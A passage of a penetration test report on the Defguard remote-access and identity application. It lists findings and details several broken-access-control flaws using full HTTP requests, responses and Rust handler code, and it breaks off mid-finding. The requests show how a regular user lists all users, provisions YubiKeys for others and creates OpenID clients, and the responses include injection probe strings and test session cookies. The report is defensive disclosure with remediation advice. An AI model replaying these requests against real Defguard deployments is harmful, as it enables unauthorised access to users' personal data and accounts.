

# SECURITY ASSESSMENT 2023-05-12

0-213

[illegible]

# Table of Contents

<b>TABLE OF CONTENTS</b>	<b>2</b>
<b>OBJECTIVES AND SCOPE</b>	<b>4</b>
<b>TEST METHODOLOGY</b>	<b>6</b>
<b>STANDARDS AND RECOMMENDATIONS</b>	<b>6</b>
<b>CVSS GROUP</b>	<b>6</b>
INFO	6
LOW	6
MEDIUM	6
HIGH	6
CRITICAL	6
<b>LIST OF VULNERABILITIES</b>	<b>7</b>
<b>LIST OF VULNERABILITIES BY CVSS GROUP</b>	<b>9</b>
CRITICAL	9
HIGH	9
MEDIUM	9
LOW	9
INFO	9
<b>REPORT SUMMARY</b>	<b>9</b>
<b>VULNERABILITIES</b>	<b>10</b>
<b>TDG-5: REGULAR USER CAN LIST ALL USERS IN THE SYSTEM</b>	<b>11</b>
<b>TDG-4: REGULAR USER CAN PROVISION YUBIKEYS FOR OTHER USERS</b>	<b>13</b>
<b>TDG-6: REGULAR USER CAN READ, MODIFY OR DELETE DATA RELATED TO OPENID APPLICATIONS</b>	<b>15</b>
<b>TDG-8: REGULAR USER CAN LIST DEVICES OF OTHER USERS</b>	<b>20</b>
<b>TDG-9: REGULAR USER CAN REMOVE YUBIKEY PROVISIONER JOBS</b>	<b>22</b>
<b>TDG-11: LEAK OF PUBLIC KEYS CONTAINING USER'S NAME AND EMAIL ADDRESS</b>	<b>24</b>
<b>TDG-16: LACK OF BRUTE-FORCE PASSWORD GUESSING PREVENTION</b>	<b>27</b>
<b>TDG-17: LACK OF NONCE RE-GENERATION RESULTS IN THE SAME SIGNATURE FOR EACH WALLET</b>	<b>29</b>
<b>TDG-22: LOG INJECTION</b>	<b>31</b>
<b>TDG-27: MFA BYPASS BY ADDING OWN YUBIKEY</b>	<b>33</b>
<b>TDG-29: RFC6749 VIOLATION - AUTHORIZATION_CODE RE-USE</b>	<b>43</b>
<b>TDG-30: ACCESS TOKEN PROVIDES UNRESTRICTED ACCESS TO THE USER ACCOUNT</b>	<b>45</b>
<b>TDG-34: DoS OF THE GATEWAY VIA ADDING AN INVALID KEY BY A REGULAR USER</b>	<b>49</b>

<b>TDG-35: REMOVING A DEVICE DOES NOT REMOVE A VPN CONFIGURATION FROM THE GATEWAY</b>	<b>51</b>
<b>TDG-3: XS-LEAK - IDENTIFICATION OF A CURRENTLY LOGGED-IN USERNAME</b>	<b>53</b>
<b>TDG-10: USERNAMES ENUMERATION VIA GRPC INTERFACE</b>	<b>55</b>
<b>TDG-12: LOGOUT FUNCTION DOES NOT INVALIDATE THE SESSION</b>	<b>57</b>
<b>TDG-14: PASSWORD POLICY BYPASS</b>	<b>59</b>
<b>TDG-18: IMPROPER IMPLEMENTATION OF MFA ACTIVATION FOR PREVIOUSLY REMOVED WALLETS</b>	<b>60</b>
<b>TDG-20: WALLET ADDRESS ENUMERATION</b>	<b>63</b>
<b>TDG-21: SELF-DoS BY SWITCHING ENABLING AND DISABLING MFA FOR A WALLET</b>	<b>64</b>
<b>TDG-25: LEAK OF USER EMAIL ADDRESS UPON MFA</b>	<b>67</b>
<b>TDG-28: OPEN REDIRECT - VIOLATION OF RFC 6749</b>	<b>69</b>
<b>TDG-31: RFC6749 VIOLATION: STATE IS NOT RETURNED IN OAUTH ERROR RESPONSE</b>	<b>70</b>
<b>TDG-1: VULNERABLE LIBRARIES</b>	<b>71</b>
<b>TDG-15: USERNAME ENUMERATION - 1</b>	<b>76</b>
<b>TDG-2: USERNAME ENUMERATION - 2</b>	<b>78</b>
<b>TDG-7: CURRENT PASSWORD NOT REQUIRED UPON ITS CHANGE</b>	<b>79</b>
<b>TDG-13: LACK OF PROPER, SERVER-SIDE VALIDATION OF INPUT DATA</b>	<b>80</b>
<b>TDG-19: INVALID WALLET SIGNATURE RESULTS IN A SERVER ERROR</b>	<b>81</b>
<b>TDG-32: RFC6749 VIOLATION: IMPROPER ERROR RESPONSE</b>	<b>82</b>
<b>TDG-33: RFC6749 VIOLATION: THE SAME PARAMETERS ALLOWED MULTIPLE TIMES</b>	<b>83</b>
<b>TDG-36: INCONSISTENT USERNAME VERIFICATION</b>	<b>84</b>
<b>TDG-37: COOKIE SAMESITE FLAG SET TO NONE</b>	<b>86</b>
<b>TDG-38: LEAK OF LICENCE DATA</b>	<b>87</b>
<b>TDG-39: DOM-BASED CROSS-SITE SCRIPTING VIA COOKIE VALUE</b>	<b>88</b>

# Changelog

Document version	Change date	Author	Description
1.0	2023-05-12	Piotr Szeptyński	First version of document
1.1	2025-05-23	Franciszek Kalinowski, Adam Frankowski	graphical refinement, editorial changes

# Objectives and scope

This report presents security issues identified during an assessment of Defguard (<https://defguard.net/>) application aimed at providing integrated secure remote access and identity management solutions.

The assessment was performed between 29 March and 7 April 2023.

It was conducted following a *white-box* approach which assumed access to a running instance of the application and review of its source code. Volumetric (D)DoS attacks, network services and operating system's configuration review were out of scope since the system was installed on the infrastructure belonging to ISEC.

Nonetheless, the team also aimed at identification of vulnerabilities on the network layer as well as those which may have resulted in a Denial-of-Service.

All application components were set up and running on the server with the following IP address: 46.101.136.188. The payloads presented in the technical part of the report refer to 127.0.0.1 or localhost, since the server was also used as a SOCKS proxy by the testing team.

# Test Methodology

## Standards and recommendations

Our testing procedures were based on the OWASP standards and guidelines, including the following:

- Application Security Verification Standard
- Web Security Testing Guide
- Top Ten Web Application Security Risks

“Thick client” application testing procedures were based on OWASP standards and guidelines OWASP Thick Client Top 10 Project

Mobile application tests were conducted using OWASP standards and methodology, including:

- Top Ten Mobile Application Security Risks
- OWASP Mobile App Security – OWASP MASTG
- Mobile Application Security Verification Standard

Security assessment of network architecture is conducted using multiple tools, including open source software (e.g. nmap, socat, busybox), commercial software (e.g. Burp Suite Professional) and own made scripts and programs made by pentesting team for the purpose of this assessment.

We did not, however, limit ourselves to the abovementioned practices, and extended our approach to also cover business logic and to use our experience and creativity for identification of more complex or publicly unknown security problems

## CVSS Group

Identified vulnerabilities classified according to the following scheme:

●	<b>Info</b>	CVSS 0.0	The issue is not a security vulnerability but results from a stray off the best practice. Over time, however, it may become a security problem due to the application's "living" nature or a discovery of new vulnerabilities and/or means of their exploitation. An example of such an issue is a – so called – self-XSS.
● ●	<b>Low</b>	CVSS 0.1-3.9	Exploitation of such a vulnerability does not pose direct risk related to the loss of confidentiality, integrity or availability of information processed by the application subject to the assessment. Low-severity vulnerabilities typically allow for discovery and gathering of data of lesser importance e.g., such that could help better understand application's internals (e.g., stack traces, software version numbers, system paths etc.).
● ● ●	<b>Medium</b>	CVSS 4.0-6.9	Exploitation of such a vulnerability poses direct risk related to the loss of confidentiality, integrity or availability of information processed by the application but its results are quantitatively or qualitatively limited or relatively hard to achieve. Medium-severity vulnerability may be – for example – a Cross-Site Scripting in case when a session cookie does not have a httpOnly flag set.
● ● ● ●	<b>High</b>	CVSS 7.0-8.9	Exploitation of such a vulnerability poses direct risk related to the loss of confidentiality, integrity or availability of information processed by the application when additional conditions apply. For example there is access to the database via an SQL-Injection in functions available only for Administrative account.
● ● ● ● ●	<b>Critical</b>	CVSS 9.0-10.0	Exploitation of such a vulnerability poses direct risk related to the loss of confidentiality, integrity or availability of information processed by the application. The impact is highly severe (e.g., unauthorised access to the server's operating system) or large scale (e.g., unauthorised access to the database via an SQL-Injection).

It must be remembered, though, that the real severity of a vulnerability is related to the business, technological and regulatory environments in which the application is to be developed, maintained and operated. Our expert judgement can support the risk assessment process and suggest the ways of improvement, but all decisions must be made by the persons responsible for information and business security within the organisation. We shall be happy to assist should need be.

# List of vulnerabilities

ID	CLASS		DESCRIPTION
<a href="#">TDG-5</a>	High	• • • •	Regular user can list all users in the system
<a href="#">TDG-4</a>	Medium	• • •	Regular user can provision YubiKeys for other users
<a href="#">TDG-6</a>	Medium	• • •	Regular user can read, modify or delete data related to OpenID applications
<a href="#">TDG-8</a>	Medium	• • •	Regular user can list devices of other users
<a href="#">TDG-9</a>	Medium	• • •	Regular user can remove YubiKey Provisioner j
<a href="#">TDG-11</a>	Medium	• • •	Leak of public keys containing user's name and email address
<a href="#">TDG-16</a>	Medium	• • •	Lack of brute-force password guessing prevention
<a href="#">TDG-17</a>	Medium	• • •	Lack of nonce re-generation results in the same signature for each wallet
<a href="#">TDG-22</a>	Medium	• • •	Log injection
<a href="#">TDG-26</a>	Medium	• • •	MFA bypass by adding a new YubiKey
<a href="#">TDG-27</a>	Medium	• • •	MFA bypass by adding own YubiKey
<a href="#">TDG-29</a>	Medium	• • •	RFC6749 violation - authorization_code re-use
<a href="#">TDG-30</a>	Medium	• • •	Access token provides unrestricted access to the user account
<a href="#">TDG-34</a>	Medium	• • •	DoS of the gateway via adding an invalid key by a regular user
<a href="#">TDG-35</a>	Medium	• • •	Removing device does not removing VPN config from the gateway
<a href="#">TDG-3</a>	Low	• •	XS-Leak - Identification of a currently logged-in username
<a href="#">TDG-10</a>	Low	• •	Username enumeration
<a href="#">TDG-12</a>	Low	• •	Logout function does not invalidate the session
<a href="#">TDG-14</a>	Low	• •	Password policy bypass
<a href="#">TDG-18</a>	Low	• •	Improper implementation of MFA activation for previously removed wallets
<a href="#">TDG-20</a>	Low	• •	Wallet address enumeration
<a href="#">TDG-21</a>	Low	• •	Self-DoS by switching enabling and disabling MFA for a wallet
<a href="#">TDG-25</a>	Low	• •	Leak of user email address upon MFA
<a href="#">TDG-28</a>	Low	• •	Open redirect - violation of RFC 6749
<a href="#">TDG-31</a>	Low	• •	RFC6749 violation: state is not returned in OAuth error response
<a href="#">TDG-1</a>	Info	•	Vulnerable libraries
<a href="#">TDG-15</a>	Info	•	Username enumeration - 1
<a href="#">TDG-2</a>	Info	•	Username enumeration - 2
<a href="#">TDG-7</a>	Info	•	Current password not required upon its change
<a href="#">TDG-13</a>	Info	•	Lack of proper, server-side validation of input data
<a href="#">TDG-19</a>	Info	•	Invalid wallet signature results in a server error

<a href="#">TDG-32</a>	Info	<ul style="list-style-type: none"> <li>• RFC6749 violation: improper error response</li> </ul>
<a href="#">TDG-33</a>	Info	<ul style="list-style-type: none"> <li>• RFC6749 violation: the same parameters allowed multiple times</li> </ul>
<a href="#">TDG-36</a>	Info	<ul style="list-style-type: none"> <li>• Inconsistent username verification</li> </ul>
<a href="#">TDG-37</a>	Info	<ul style="list-style-type: none"> <li>• Cookie SameSite flag set to None</li> </ul>
<a href="#">TDG-38</a>	Info	<ul style="list-style-type: none"> <li>• Leak of licence data</li> </ul>
<a href="#">TDG-39</a>	Info	<ul style="list-style-type: none"> <li>• DOM-based Cross-Site Scripting via cookie value</li> </ul>



# List of vulnerabilities by CVSS Group

## Critical

0

## High

1



## Medium

14



## Low

10



## Info

12



## Report summary

The white-box security assessment, performed between 29 March and 7 April 2023, allowed for identification of a high-severity vulnerability. Its exploitation resulted in unauthorised access to all application users' data, including their first and last names, email addresses and some application settings.

We have also identified some medium-severity security issues resulting from improper implementation of access control or lack of input data validation. Exploitation of these weaknesses allowed for, e.g.:

- Bypassing MFA by adding a new YubiKey
- Unauthorised access to and modification of OpenID applications
- Leak of users' personal data through PGP keys
- Leak of other users' devices data
- Unauthorised adding or removal of YubiKeys for other users

Remaining medium severity issues resulted from improper implementation of a business logic like device removal without removing VPN configuration or DoS of the gateway by adding an invalid key. We have also observed some bad programming practices (in *nonce* generation) and a violation of RFC6749 (by re-using of the *authorization\_code*) or access control weaknesses (lack of restrictions in *access\_token* for OpenID applications, lack of brute-force prevention).

We have also identified some issues of low and informative severity. Their exploitation has little or no impact on the security level of the application subject to our assessment.

Thank you for your trust and letting us perform this interesting security assessment.

# Vulnerabilities

Page intentionally left blank

# TDG-5: Regular user can list all users in the system

Severity: **High**

An attempt to read details of a particular user results in an HTTP error code 403:

## REQUEST:

```
GET /api/v1/user/admin HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=5mBwuXlxBwugMEEVA6cUiU54
Connection: close
```

## RESPONSE:

```
HTTP/1.1 403 Forbidden
content-type: application/json
x-defguard-version: 0.4.11
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 36
date: Thu, 30 Mar 2023 08:09:19 GMT

{"msg":"requires privileged access"}
```

However, due to improper access control, a regular user can list all application users and read their names, email addresses, public keys and other parameters' values:

## REQUEST:

```
GET /api/v1/user/ HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/users/
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=5mBwuXlxBwugMEEVA6cUiU54
Connection: close
```

## RESPONSE:

```
HTTP/1.1 200 OK
content-type: application/json
x-defguard-version: 0.4.11
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 2766
date: Thu, 30 Mar 2023 08:10:13 GMT

[{"authorized_apps": [], "devices": [], "email": "admin@defguard", "first_name": "DefGuard", "groups": ["admin"], "last_name": "Administrator", "mfa_enabled": false, "mfa_method": "None", "pgp_cert_id": null, "pgp_key": null, "phone": null, "security_keys": [], "ssh_key": null, "totp_enabled": false, "username": "admin", "wallets": []}, {"authorized_apps": [], "devices": [{"create
```

```
d":"2023-03-
29T10:30:36.602183","id":9,"name":"a'\<h1>{{7*7}}","user_id":4,"wireguard_ip":"10.13.37.5","wireguard_pubkey":"XqZk
+vITDBi7SkHVx8hyDwnVewRfcSX1iCiouC2vMmI="}],{"email":"sstest1@isec.pl","first_name":"Asdf'\<h1>{{7*7}}","groups":[],
"last_name":"Asdf'\<h1>{{7*7}}","mfa_enabled":false,"mfa_method":"None","pgp_cert_id":null,"pgp_key":null,"phone":"
12345","security_keys":[],"ssh_key":null,"totp_enabled":false,"username":"rand0w","wallets":[]},{ "authorized_apps":[
],"devices":[{"created":"2023-03-
29T10:21:45.783960","id":8,"name":"test","user_id":5,"wireguard_ip":"10.13.37.4","wireguard_pubkey":"Bzts4SQgru6/2zN
j5roH3Y9zBD3VyA0inqOuWdzkuHc="}],{"email":"phtest2@isec.pl","first_name":"asdasd","groups":[],"last_name":"asdasd","m
fa_enabled":false,"mfa_method":"None","pgp_cert_id":null,"pgp_key":null,"phone":"123123","security_keys":[],"ssh_key
":null,"totp_enabled":false,"username":"phtest2","wallets":[]},{ "authorized_apps":[],"devices":[{"created":"2023-03-
29T09:54:08.573450","id":1,"name":"Test","user_id":2,"wireguard_ip":"10.13.37.1","wireguard_pubkey":"1HCkr+40RRXxyjZ
80oBx2LTAsb3wK5wT/vJJCiyxuCI="}],{"email":"kktest1@isec.pl","first_name":"kktest","groups":[],"last_name":"kktest","m
fa_enabled":true,"mfa_method":"OneTimePassword","pgp_cert_id":null,"pgp_key":null,"phone":"13371337","security_keys"
:[],"ssh_key":null,"totp_enabled":true,"username":"kktest","wallets":[]},{ "authorized_apps":[],"devices":[{"created"
:"2023-03-
29T10:18:58.892400","id":5,"name":"<u>tesxt","user_id":3,"wireguard_ip":"10.13.37.3","wireguard_pubkey":"iNeFuLoyA8x
RWemq0w6InhBsFG5m/dqtqTfCTAp6nczQ="}],{"created":"2023-03-
29T10:20:02.323079","id":7,"name":"123123","user_id":3,"wireguard_ip":"10.13.37.2","wireguard_pubkey":"iNeFuLoyA8xRW
emq0w6InhBsFG5m/dqtqTfCTAp6nczQ="}],{"created":"2023-03-
29T13:58:16.333261","id":10,"name":"qweqwe","user_id":3,"wireguard_ip":"10.13.37.6","wireguard_pubkey":"9o5rKZxd5F8j
fGfzkRytnmeolUY5h6ntvptLI5WkZDQ="}],{"created":"2023-03-
30T08:04:58.755081","id":13,"name":"qweqweasdasd","user_id":3,"wireguard_ip":"10.13.37.7","wireguard_pubkey":"JlppKU
uhYvIl9IxIx2ZIVVqQVvpq+NWqw0sS3+eUdA8="}],{"email":"phtest2@isec.pl","first_name":"<u>test {{4*4}}
'\>asd","groups":[],"last_name":"<u>test {{4*4}}
'\>asd","mfa_enabled":false,"mfa_method":"None","pgp_cert_id":null,"pgp_key":null,"phone":"123456123","security_key
s":[],"ssh_key":null,"totp_enabled":false,"username":"phtest","wallets":[]}]
```

Relevant part of the source code is presented on the listing below:

```
[...]
#[get("/user", format = "json")]
pub async fn list_users(_session: SessionInfo, appstate: &State<AppState>) -> ApiResult {
    let all_users = User::all(&appstate.pool).await?;
    let mut users: Vec<UserInfo> = Vec::with_capacity(all_users.len());
    for user in all_users {
        users.push(UserInfo::from_user(&appstate.pool, user).await?);
    }
    Ok(ApiResponse {
        json: json!(users),
        status: Status::Ok,
    })
}
[...]
```

**Source:** <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/user.rs#L31-L42>

Please note that the severity of this issue is high due to unauthorised access to other users' personal data.

We recommend improving access control by allowing only the admin role to call the endpoint listing all application users.

More information: [https://cheatsheetseries.owasp.org/cheatsheets/Authorization\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html)

## TDG-4: Regular user can provision YubiKeys for other users

Severity: **Medium**

Due to lack of proper access control, a regular user can add a new YubiKey for other users through a worker API's jobs creation function presented below. Whereas *Yubikey Provisioners* tab is available only for members of the admin group, the worker API doesn't require admin role for job creation:

```
#[post("/job", format = "json", data = "<data>")]
pub async fn create_job(
    session: SessionInfo,
    appstate: &State<AppState>,
    data: Json<JobData>,
    worker_state: &State<Arc<Mutex<WorkerState>>>,
) -> ApiResult {
    let (worker, username) = (data.worker.clone(), data.username.clone());
    debug!(
        "User {} creating a worker job for worker {} and user {}",
        session.user.username, worker, username
    );
    let job_data = data.into_inner();
    match User::find_by_username(&appstate.pool, &job_data.username).await? {
        Some(user) => {
            let mut state = worker_state.lock().unwrap();
            debug!("Creating job");
            let id = state.create_job(
                &job_data.worker,
                user.first_name.clone(),
                user.last_name.clone(),
                user.email,
                job_data.username,
            );
            info!(
                "User {} created a worker job for worker {} and user {}",
                session.user.username, worker, username
            );
            Ok(ApiResponse {
                json: json!(Jobid { id }),
                status: Status::Created,
            })
        }
        None => Err(OrWebError::ObjectNotFound(format!(
            "user {} not found",
            job_data.username
        ))),
    }
}
```

Source: <https://github.com/DefGuard/defguard/blob/bfe4f2dc588559b18b3ce53972d7496e4a90827/src/handlers/worker.rs#L33-L71>

### REQUEST:

```
POST /api/v1/worker/job HTTP/1.1
Host: 127.0.0.1
Content-Length: 43
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/users/phptest
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=Dtovp52lM4hcfzveMvwUj6ML
Connection: close

{"worker":"YubiBridge","username":"phptest"}
```

### RESPONSE:

```
HTTP/1.1 201 Created
content-type: application/json
x-defguard-version: 0.4.11
server: Rocket
```

```
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 8
date: Thu, 30 Mar 2023 08:02:37 GMT

{"id":5}
```

Request sent by user phtest to add a new YubiKey for user phtest2:

#### REQUEST:

```
POST /api/v1/worker/job HTTP/1.1
Host: 127.0.0.1
Content-Length: 44
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/users/phptest
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=Dtovp52lM4hcfzveMvwUj6ML
Connection: close

{"worker":"YubiBridge","username":"phptest2"}
```

#### RESPONSE:

```
HTTP/1.1 201 Created
[...]

{"id":6}
```

This endpoint can also be used to check if a given user exists:

#### REQUEST:

```
POST /api/v1/worker/job HTTP/1.1
Host: 127.0.0.1
Content-Length: 44
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/users/phptest
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=Dtovp52lM4hcfzveMvwUj6ML
Connection: close

{"worker":"YubiBridge","username":"test123"}
```

#### RESPONSE:

```
HTTP/1.1 404 Not Found
[...]

{"msg":"user test123 not found"}
```

We recommend improving access control within the worker API.

More information: [https://cheatsheetseries.owasp.org/cheatsheets/Authorization\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html)

# TDG-6: Regular user can read, modify or delete data related to OpenID applications

Severity: **Medium**

The OpenID tab is available only for members of the admin group admin, but the OpenID API endpoint doesn't require admin role:

```
#[post("/", format = "json", data = "<data>")]
pub async fn add_openid_client(
    session: SessionInfo,
    appstate: &State<AppState>,
    data: Json<NewOpenIDClient>,
) -> ApiResult {
    let mut client = OAuth2Client::from_new(data.into_inner());
    debug!(
        "User {} adding OpenID client {}",
        session.user.username, client.name
    );
    client.save(&appstate.pool).await?;
    info!(
        "User {} added OpenID client {}",
        session.user.username, client.name
    );
    Ok(ApiResponse {
        json: json!(client),
        status: Status::Created,
    })
}

#[get("/", format = "json")]
pub async fn list_openid_clients(_session: SessionInfo, appstate: &State<AppState>) -> ApiResult {
    let openid_clients = OAuth2Client::all(&appstate.pool).await?;
    Ok(ApiResponse {
        json: json!(openid_clients),
        status: Status::Ok,
    })
}

#[get("/<client_id>", format = "json")]
pub async fn get_openid_client(
    _session: SessionInfo,
    appstate: &State<AppState>,
    client_id: &str,
) -> ApiResult {
    match OAuth2Client::find_by_client_id(&appstate.pool, client_id).await? {
        Some(openid_client) => Ok(ApiResponse {
            json: json!(openid_client),
            status: Status::Ok,
        }),
        None => Ok(ApiResponse {
            json: json!({}),
            status: Status::NotFound,
        }),
    }
}

#[put("/<client_id>", format = "json", data = "<data>")]
pub async fn change_openid_client(
    session: SessionInfo,
    appstate: &State<AppState>,
    client_id: &str,
    data: Json<NewOpenIDClient>,
) -> ApiResult {
    debug!(
        "User {} updating OpenID client {}",
        session.user.username, client_id
    );
    let status = match OAuth2Client::find_by_client_id(&appstate.pool, client_id).await? {
        Some(mut openid_client) => {
            let data = data.into_inner();
            openid_client.name = data.name;
            openid_client.redirect_uri = data.redirect_uri;
            openid_client.enabled = data.enabled;
            openid_client.scope = data.scope;
            openid_client.save(&appstate.pool).await?;
            info!(
                "User {} updated OpenID client {} ({})",
                session.user.username, client_id, openid_client.name
            );
        }
    }
}
```

```

        );
        Status::Ok
    }
    None => Status::NotFound,
};
Ok(ApiResponse {
    json: json!({}),
    status,
})
})
}

#[post("/<client_id>", format = "json", data = "<data>")]
pub async fn change_openid_client_state(
    session: SessionInfo,
    appstate: &State<AppState>,
    client_id: &str,
    data: Json<ChangeStateData>,
) -> ApiResult {
    debug!(
        "User {} updating OpenID client {} enabled state",
        session.user.username, client_id
    );
    let status = match OAuth2Client::find_by_client_id(&appstate.pool, client_id).await? {
        Some(mut openid_client) => {
            openid_client.enabled = data.enabled;
            openid_client.save(&appstate.pool).await?;
            info!(
                "User {} updated OpenID client {} ({} enabled state to {}",
                session.user.username, client_id, openid_client.name, openid_client.enabled,
            );
            Status::Ok
        }
        None => Status::NotFound,
    };
    Ok(ApiResponse {
        json: json!({}),
        status,
    })
}

#[delete("/<client_id>")]
pub async fn delete_openid_client(
    session: SessionInfo,
    appstate: &State<AppState>,
    client_id: &str,
) -> ApiResult {
    debug!(
        "User {} deleting OpenID client {}",
        session.user.username, client_id
    );
    let status = match OAuth2Client::find_by_client_id(&appstate.pool, client_id).await? {
        Some(openid_client) => {
            openid_client.delete(&appstate.pool).await?;
            info!(
                "User {} deleted OpenID client {}",
                session.user.username, client_id
            );
            Status::Ok
        }
        None => Status::NotFound,
    };
    Ok(ApiResponse {
        json: json!({}),
        status,
    })
}
}

```

**Source:** [https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/openid\\_clients.rs](https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/openid_clients.rs)

Request showing that the calling user is a regular one, not an administrator:

#### REQUEST:

```

GET /api/v1/me HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin

```



```
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/openid
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=dfhJemz5ZlmAQqj2T39zU4HA
Connection: close
```

#### RESPONSE:

```
HTTP/1.1 200 OK
[...]
```

```
{"authorized_apps": [], "devices": [], "email": "phtest3@isec.pl", "first_name": "Test", "groups": [], "last_name": "Test", "mfa_enabled": false, "mfa_method": "None", "pgp_cert_id": null, "pgp_key": null, "phone": "123123123", "security_keys": [], "ssh_key": null, "totp_enabled": false, "username": "usertest", "wallets": []}
```

Request creating an OpenID application:

#### REQUEST:

```
POST /api/v1/oauth/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 86
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/openid
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=dfhJemz5ZlmAQqj2T39zU4HA
Connection: close
```

```
{"name": "new_app", "scope": ["openid"], "redirect_uri": ["http://isec.pl"], "enabled": true}
```

#### RESPONSE:

```
HTTP/1.1 201 Created
[...]
```

```
{"client_id": "nMZfEBnhxJDeZ38", "client_secret": "i03eZMJkATYZBhZxkxwblZUgdYkUsJez", "enabled": true, "id": 7, "name": "new_app", "redirect_uri": ["http://isec.pl"], "scope": ["openid"]}
```

Request listing OpenID applications:

#### REQUEST:

```
GET /api/v1/oauth/ HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/openid
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=dfhJemz5ZlmAQqj2T39zU4HA
Connection: close
```

#### RESPONSE:

```
HTTP/1.1 200 OK
[...]
```

```
